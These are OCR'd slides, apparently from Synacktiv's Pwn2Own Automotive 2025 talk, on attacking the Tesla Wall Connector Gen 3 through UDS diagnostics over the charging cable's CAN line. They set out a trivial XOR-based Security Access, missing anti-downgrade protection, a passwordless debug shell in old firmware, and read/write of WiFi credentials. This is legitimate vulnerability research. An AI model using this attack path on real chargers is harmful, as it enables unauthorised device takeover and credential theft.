SYNACKTIV

Tesla WallConnector

Pwn2Own automotive 2025

Who are we

SYNACKTIV

David BERARD

Reverse Engineering team tech lead

Synacktiv

- Offensive security
- 170 Experts
- Pentest, Reverse Engineering, Development, Incident Response


Reverse Engineering team

- 52 reversers
- Low level research, reverse Engineering, vulnerability research, exploit development, etc.

Synacktiv vs Tesla

Pwn2Own

SYNACKTIV



Tesla WallConnector Gen 3

SYNACKTIV

- Domestic charger
- Communicate with the car
- Target for Pwn2Own Tokyo 2025

Why did I look at the wallconnector

SYNACKTIV

Tesla car firmware contains code to update a charger

```
❯ find model3_ng_2024.32.7/deploy/seed_artifacts_v2/wc3
model3_ng_2024.32.7/deploy/seed_artifacts_v2/wc3/2/subcomponent-id_1_wc3.bhx
model3_ng_2024.32.7/deploy/seed_artifacts_v2/wc3/2/subcomponent-id_1_wc3.bin
```

```
ecu_config <aHcm3l, aLeftLedMatrixH, unk_4007F184, 0, 0, 0xB000000, 0x40005100, 0, 0, 0x27># 78 # "hcm3l" "Left LED Matrix Headlamp Control Module"
ecu_config <aHcm3r, aRightLedMatrix, unk_4007F184, 0, 0, 0xC000000, 0x40006100, 0, 0, 0x33># 79 # "hcm3r" "Right LED Matrix Headlamp Control Modul"...
ecu_config <aUsm, aUltrasonicSens, unk_4007F026, 0, 0, 0x400, 0x20001100, 0, 0, 0x54># 80 # "usm" "Ultrasonic Sensor Module"
ecu_config <aWc3, aGen3WallConnec, stru_4007EFD4, 0, 0, 0xE000002, 0xEC0000, 0, 0, 0x54># 81 # "wc3" "Gen 3 Wall Connector"
ecu_config <aWc3d, aGen3WallConnec_0, unk_4007F052, 0, 0, 0xE040002, 0, 0, 0, 0x19># 82 # "wc3d" "Gen 3 Wall Connector Secondary Image"
ecu_config <aOcs1pbl, aOccupancyClass_0, unk_4007F280, 0, 0, 0x5000020, 0x20803280, 0, 0, 0x19># 83 # "ocs1pbl" "Occupancy Classification System - 1st R"...
ecu_config <aOcs1pbu, aOccupancyClass_1, unk_4007F10E, 0, 0, 0x20, 0x20003100, 0, 0, 0x12># 84 # "ocs1pbu" "Occupancy Classification System - 1st R"...
```


Upgradable ECUs in security gateway updater

```
int __fastcall offboard_update(int a1, int a2, int a3)
{
  int v3; // r5
  int v4; // r4
  __int64 v6; // r4
  __int64 v7; // r4

  if ( check_VC_OTA_state() || check_12V_relative(1) )
  {
    HIDWORD(v6) = 54;
    LODWORD(v6) = "/firmware/components/gateway3/update/features/offboardUpdates.c";
    assert(v6);
  }
```

Home EV charger


Main feature: just a big switch!



Signals

Connector

SYNACKTIV




- Multiple connector types (here type 2), but same signals:
  - PE: Protective earth: ground
  - PP: Proximity Pilot
  - CP: Control Pilot

Signals

Proximity pilot

- Charger detects the car connection with this signal
- Charger detects the cable max Amps
  - Cable contains a resistor of specific value between PP and PE
- Charging handle can have a button to stop the charge before unplug
  - A resistor is added between PP and PE when pressed



Signals


Control pilot

- Used for basic signaling
  - Charger sends a PWM signal +12v / -12v
    - PWM Ratio is used to announce the max Amps value that the charger can deliver
  - Car applies a resistor to a voltage divider bridge to announce its state:
    - +9V / -12V: connected
    - +6V / -12V: charging
- **Can be used for data**: **V2G**
  - Charger and car connect a PLC to the CP line
  - PLC signals over PWM
  - HomePlugAV protocol is used for communication establishment
  - Normalized protocol after

Tesla on a Tesla charger

Signals


SYNACKTIV



Tesla on a Tesla charger

SYNACKTIV

Zoom on CP



- Single Wire CAN at 33.3 Kbits/s

Tesla WallConnector

SYNACKTIV


Features

- WiFi connectivity
  - AP mode for setup: A QRCode with the PSK is on the manual
    - Setup PSK canot be changed
    - AP mode is enabled just after boot for few seconds
    - AP mode can be enabled by pressing the button on the charging handle for a long time

- STA mode for normal operation
- NFC
  - does not seem to be in use

Tesla WallConnector

Hardware



- AW-CU300
  - WiFi module
  - Main Application
  - Update STM32 firmware
- STM32L4
  - Sensors / meters / Relay Driver
  - CAN bus
- UART connected
  - With protobuf messages
- PLC
  - But chipset not populated on the PCB of our model
  - Firmware implements only basic HomePlug AV message, **no V2G here**

Tesla WallConnector

Firmware

SYNACKTIV

- Many ways to get it
  - Troubleshoot page: old version
  - Service App: recent version
  - Tesla car firmwares: old versions
- It's connectivity module firmware
  - Contains the STM32 code
  - ARM code
  - FreeRTOS based

Tesla WallConnector

CAN bus

SYNACKTIV

- Single Wire CAN transceiver connected to the STM32
- Some CAN IDs are forwarded to the main connectivity module
  - Encapsulated inside a Protobuf message on UART
  - Handled by the connectivity module
  - Replies are sent with Protobuf messages
- **UDS over ISOTP (CAN ID 0x604) is part of these CAN IDs**
  - Standard diagnostic protocol for automotive

Tesla WallConnector

UDS

SYNACKTIV

- Standard messages are implemented, but dangerous ones are not
- Security Access implements advanced cryptography

```
challenge_response = xor('\x35', challenge_hardcoded_value)
```

- As expected, firmware upgrade is implemented
- UDS Routines
  - Prepare the secondary firmware slot
  - Switch secondary slot as primary
  - Reboot

Tesla WallConnector

Firmware checks


SYNACKTIV


- Only CRC32
- But bootloader implements secureboot (not part of the firmware)
- **No anti downgrade!**
  - And we have a lot of firmware since included in Tesla car filesystem
  - Old version contains debug shell without a password
  - WiFi credentials can be read/write with UDS read/write by identifier
- **Let's build a Tesla car simulator to speak UDS with the charger**

Tesla WallConnector

SYNACKTIV

Simulator






- Reproduce same timing and behavior

Tesla WallConnector

SYNACKTIV

Single Wire CAN USB Dongle

- Doesn't exist: build one based on FYSETC UCAN STM32 based
